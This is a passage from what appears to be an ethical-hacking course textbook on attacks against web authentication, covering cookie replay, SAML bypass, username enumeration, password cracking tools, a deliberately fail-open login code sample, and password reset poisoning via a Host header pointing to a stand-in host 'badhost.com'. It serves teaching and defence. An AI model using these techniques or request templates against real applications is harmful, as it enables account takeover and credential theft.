
Cookie Exploitation: Cookie Poisoning

- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- You can trap cookies using tools such as OWASP Zed Attack Proxy and Burp Suite



Bypass Authentication: Bypass SAML-based SSO

- Single Sign-on (SSO) authentication processes permit a user to sign into an application using a single set of credentials and use the same login session to access multiple applications irrespective of domains or platforms
- The communication between these applications can be done through SAML messages
- SAML messages are encrypted using Base64 encoding and can be easily decrypted to extract the content of messages
- Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication



https://portswigger.net

Attack Authentication Mechanism

In general, web applications authenticate users through authentication mechanisms such as login functionality. During web application analysis, attackers try to find authentication vulnerabilities such as weak passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web application by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, etc.

Most authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. Such design flaws include failure to check password strength, insecure transmission of credentials over the Internet, etc. Web applications usually authenticate their clients or users by a combination of a username and password, which can be identified and exploited.

- **Username Enumeration**

  Attackers can enumerate usernames in two ways: **verbose failure messages** and **predictable usernames**.

  - **Verbose Failure Message**

    In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, it implies that at least one field was incorrect. This provides grounds for an attacker to exploit the application.

    Examples:

    - Account <username> not found

- Incorrect password provided
- Account <username> has been locked out

- **Predictable Usernames**

  Some applications automatically generate account usernames according to some predictable sequence. This makes it very easy for the attacker to discern the sequence for a potentially exhaustive list of all valid usernames.

- **Password Attacks**

  A password attack is a process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application.

  Methods for cracking passwords include the following:

  - Password functionality exploits
  - Password guessing
  - Brute-force attack
  - Dictionary attack
  - Attack password reset mechanism

- **Session Attacks**

  The following types of session attacks are employed by attackers against authentication mechanisms:

  - **Session prediction**: It focuses on predicting session ID values that allow the attacker to bypass the authentication mechanism of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and gain access to the application.
  - **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
  - **Session poisoning**: It allows an attacker to inject malicious content, modify the user´s online experience, and obtain unauthorized information.

- **Cookie Exploitation**

  Cookie exploitation attacks are of the following types:

  - **Cookie poisoning**: It is a type of parameter tampering attack in which the attacker modifies the cookie contents to draw unauthorized information about a user and thus perform identity theft.
  - **Cookie sniffing**: It is a technique in which an attacker sniffs a cookie containing the session ID of the victim who has logged in to a target website and uses the cookie to bypass the authentication process and log in to the victim's account.

- **Cookie replay**: It is a technique used to impersonate a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he/she remains logged in). This attack stops working once the user logs out of the session.

- **Bypass Authentication**
  - **Bypass SAML-based SSO**: Attackers take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication.

Design Flaws in Authentication Mechanism

Authentication mechanisms are more vulnerable to attacks than other implementations involved in web application security. Applications usually validate a user via his/her login credentials; even a minor weakness in this authentication process can lead to serious consequences such as granting access to illegitimate users.

- **Bad Passwords**: Any application is designed to have minimum control over checking and validating the user credentials. Users often come across applications that accept passwords such as blank or short values, ordinary names, dictionary words, the same password as the username, and default parameters. Such passwords can be easily guessed by the attackers, allowing them to access the application resources.
- **Brute-Forcible Login**: The login feature of an application allows an attacker to predict user credentials, through which the attacker can enter the application illegitimately. If the application permits numerous login attempts without any restrictions, such as blocking an account after a certain number of attempts, attackers can continue to try different passwords until they find the right one. Thus, even an unprofessional hacker can log in by manually entering different password combinations.
- **Verbose Failure Messages**: Any login form of an application requests users to feed at least two fields, namely username and password. A few applications may also ask for additional parameters such as DOB, answer to a security question, and OTP pin, to validate a user. If the login attempt is unsuccessful, the application indicates that the information provided is not valid. When the application specifies which field is incorrect or pops up reasons for denying access, attackers can easily exploit that field by trying a large set of similar names or words to enumerate valid data required to access the application. The list of enumerated data can also be used later for social engineering.
- **Insecure Transmission of Credentials**: If an application makes an insecure HTTP connection to pass sensitive information, it becomes susceptible to MITM attacks, through which attackers can eavesdrop on and impede data transmission. Even though the HTTPS connection is made, attackers can still steal the credentials if the application handles credentials in an insecure manner such as passing information as query string parameters, and storing credentials in cookies.
- **Password Reset Mechanism**: In most applications, the password reset mechanism is mandatory and applied periodically to reduce the threat of compromised passwords. Moreover, when users notice misuse of their credentials, they can change their

passwords immediately to prevent illegitimate use. Sometimes, this password reset feature can also be exploited. Vulnerabilities that are ignored in the main login function can appear again in the password reset mechanism. Some of the flaws in the password reset mechanism are as follows:

- Generating the verbose error, specifying if the username is valid
- Enabling guessing of "Existing password" field without any restrictions
- Checking if "New Password" and "Confirm Password" fields comprise the same values only after authenticating the existing password, thereby permitting an attack to be successful in identifying the existing password explicitly

- **Forgotten Password Mechanism**: As with the password change mechanism, methods for recovering forgotten passwords often entail issues that are commonly ignored in the main login function, such as enumerating usernames. Additionally, several design flaws in the forgotten password mechanism often make it more vulnerable, through which the overall authentication logic of an application is targeted. Some of the flaws in the forgotten password mechanism are as follows:
  - Providing a secondary challenge when a user forgets a password
  - Developers often ignore the chances of the application being brute-forced during the password recovery process. If the application allows any number of attempts to recover the password, it is highly likely that the password will be recovered by guessing random answers related to the user
- **"Remember Me" Functionality**: Applications also provide the "Remember Me" function for convenience to avoid reentry of the username and password when a user tries to sign into an application from his/her device repeatedly. This mechanism is often vulnerable because the user can be attacked from both a local computer and users on other machines. "Remember Me" functions are enforced with some persistent cookies. When these cookies are initiated, the application trusts them as they were already stored in the earlier session and generates a new session without asking for the login credentials again. Attackers can try a list of ordinary words or enumerated usernames to gain complete access to the application without being validated.
- **User Impersonation**: Some privileged users access applications using other user credentials to assist the original users in performing their operations. For instance, if the Internet connection is broken, the user contacts the service provider to seek advice. Then, the customer care executive logins with the user data in his or her system and assists the user in resolving the service outage. If an application allows privileged users to impersonate others, any flaws in the impersonating logic can lead to vertical privilege escalation, though which an attacker can gain complete access to the application.
- **Improper Validation of Credentials**: Applications are designed with proper authentication mechanisms such as accepting passwords with a minimum length and allowing case-sensitive (upper and lower case), numeric, and special characters. By contrast, a poorly designed application's authentication mechanisms not only ignore

good security implementations but also fail to consider the user's attempts to apply strong password characters.

For instance, some applications shorten the password and evaluate only the first few characters. A few applications check for case-insensitive passwords and others perform unusual character stripping before password checks. Attackers can perform automated-password guessing attacks on such applications to remove the unwanted test cases and shorten the number of requests required to compromise an account.

- **Predictable Usernames and Passwords**: A few applications produce usernames automatically based on a predictable sequence. Attackers exploit this characteristic of an application and instantly acquire the valid list of usernames, through which they can perform further attacks.

  Sometimes, the user list is created all at once or in the form of groups, and all these users' initial passwords are distributed via some sources. The sources for creating passwords can allow the attacker to guess the passwords of the users. Such vulnerabilities are often triggered within an intranet environment.

- **Insecure Distribution of Credentials**: Most applications adopt a procedure in which the login credentials are supplied via SMS, email, post, etc. In some cases, what is supplied to users may include not only login credentials but also a URL consisting of an "activation code" to change the system-generated or initially generated passwords. If a bunch of such URLs are sent to the same users, attackers can discover this activity by enrolling multiple user accounts and deduce the activation codes sent via URLs to the newly enrolled and yet-to-be enrolled users.

Implementation Flaws in Authentication Mechanism

Sometimes, carefully designed application security mechanisms open gateways to attacks due to some mistakes in their enforcement. These mistakes may lead to information leakage, bypassing of login security, or diminishing of the entire security module. Implementation flaws in authentication are more dangerous as they cannot be discovered with normal testing methods. Some of the implementation flaws in authentication mechanisms are as follows:

- **Fail-Open Login Mechanism**: It is a logic defect that leads to significant consequences in the authentication process. For instance, invoking db.getUser() can trigger some exceptions, such as a null pointer exception, as the requested function has no username or password credentials but it can still log in. This session may be dependent on a specific user identity; hence, even when it is not fully functional, it can still allow attackers to access critical information or functionality.

  Example,

```
Public Response verifyLogin(Session mySession) {
  try {
        String username = mySession.getParameter ("username");
        String password = mySession.getParameter ("password");
        User thisUser = db.getUser (username, password);
```

```
            if (thisUser == null) {
                //invalid credentials
                mySession.setMessage ("Login Failed.");
                return doLogin(mySession);
                }
        }
        catch (Exception e) {}
        //valid user
        mySession.setMessage ("Login successful!");
        return doMainMenu(mySession);
    }
```

- **Flaws in Multistage Login Functionality**: Multistage login functionality is an advanced security mechanism for username-and-password-based login models. This login method is performed in three stages: username and password entry, a challenge for certain input digits or memorable characters, and value submissions disclosed on changing a physical token. The first stage involves users validating themselves with their username or other valid input, and the remaining stages carry out different validation checks. Such validations often come with different vulnerabilities known as logic defects.
- **Insecure Storage of Credentials**: Although an application may have no inherent flaws, it can make itself vulnerable by storing login credentials in an insecure way. In general, applications store user credentials in a database in an unencrypted form. Some applications use weak encryption algorithms to encrypt and store credentials. Vulnerabilities in such implementations allow attackers to perform brute-force and password cracking attacks.

Username Enumeration

Source: *https://wordpress.com*

If a login error states which of the username or password is incorrect, that field can be guessed using the trial-and-error method.

Consider the following example. An attacker tries to enumerate the username and password of "**Rini Matthews**" on **wordpress.com**. In the first attempt, the attacker tries to login as "**rini.matthews,**" which results in the login failure message "**invalid email** or **username.**"

Figure 14.62: Error message for username does not exist

In the second attempt, the attacker tries to login as "**rinimatthews**," which results in a message stating that the password entered for the username is incorrect, thus confirming that the username "**rinimatthews**" exists.




Figure 14.63: Error message for username successfully enumerated to rinimatthews

Note: Username enumeration from verbose error messages will fail if the application has an account lockout policy, whereby the account is automatically locked after a certain number of failed login attempts.

Some applications automatically generate account usernames based on a sequence (e.g., "user101," "user102"). Therefore, attackers can perform username enumeration by determining the appropriate sequence.

Password Attacks: Password Functionality Exploits

- **Password Changing**: Determine the password change functionality within the application by spidering the application or creating a login account. Try random strings

for the "Old Password", "New Password", and "Confirm the New Password" fields and analyze errors to identify vulnerabilities in the password change functionality.

- **Password Recovery**: "Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, an attacker can guess the answer and solve the challenge successfully with the help of social engineering. Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved.
- **'Remember Me' Exploit**: "Remember Me" functions are implemented using a simple persistent cookie such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010. Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms.

Password Attacks: Password Guessing

As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password until eventually arriving at the correct one. To guess passwords, attackers use techniques such as password lists and password dictionaries.

- **Password List**

  The majority of keywords used for preparing the password list includes certain daily usage words such as birth date, street name, nickname, anniversary date, phone number, pin number, parent's or friend's name, and pet's name.

  Create a list of possible passwords using the most commonly used passwords as well as footprinting and social engineering techniques, and try each password until the correct password is discovered.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time compared to a brute force attack.

  Create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks.

- **Tools**

  Password guessing can be performed manually or using automated tools such as THC-Hydra, Burp Suite, and Dictionary Maker.

  - **THC-Hydra**

    Source: *https://www.thc.org*

    THC-Hydra is a network logon cracker that supports many different services, such as IPv6 and Internationalized RFC 4013. It comes with a GUI and supports HTTP proxy and SOCKS proxy. Furthermore, it uses various authentication methods for services, including Firebird, FTP, IMAP, LDAP, MS-SQL, RDP, SMTP, SNMP, and Telnet.




Figure 14.64: Screenshot of THC-Hydra

Password Attacks: Brute-forcing

Brute-forcing is another method used for cracking passwords. Guessing becomes crucial when the password is long or contains letters in upper and lower cases. If numbers and symbols are used, it could take several years to guess the password, which is impractical.

Try to crack the password by trying all possible values from a set of alphabetical, numerical, and special characters. Use password cracking tools such as Burp Suite to crack the password.

Password Cracking Tools

Some brute-forcing tools for cracking passwords are described below.

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  - **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerabilities
  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens




Figure 14.65: Screenshot of Burp Suite

Some additional password cracking tools are as follows:

- L0phtCrack (*https://www.l0phtcrack.com*)
- ophcrack (*http://ophcrack.sourceforge.net*)
- RainbowCrack (*http://project-rainbowcrack.com*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as `Host` in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing

the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-
pwdd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1**: The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2**: The attacker sends a password reset request link to the victim using the altered Host header. For example,

  ```
  POST https://certifiedhacker.com/reset.php HTTP/1.1
  Accept: */*
  Content-Type: application/json
  Host: badhost.com
  ```

  The resultant URL for resetting the password is

  ```
  https://badhost.com/reset-password.php?token=87654321-8765-8765-
   8765-10987654321
  ```

- **Step 3**: Now, the attacker waits for the victim to receive the modified email.
- **Step 4**: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing

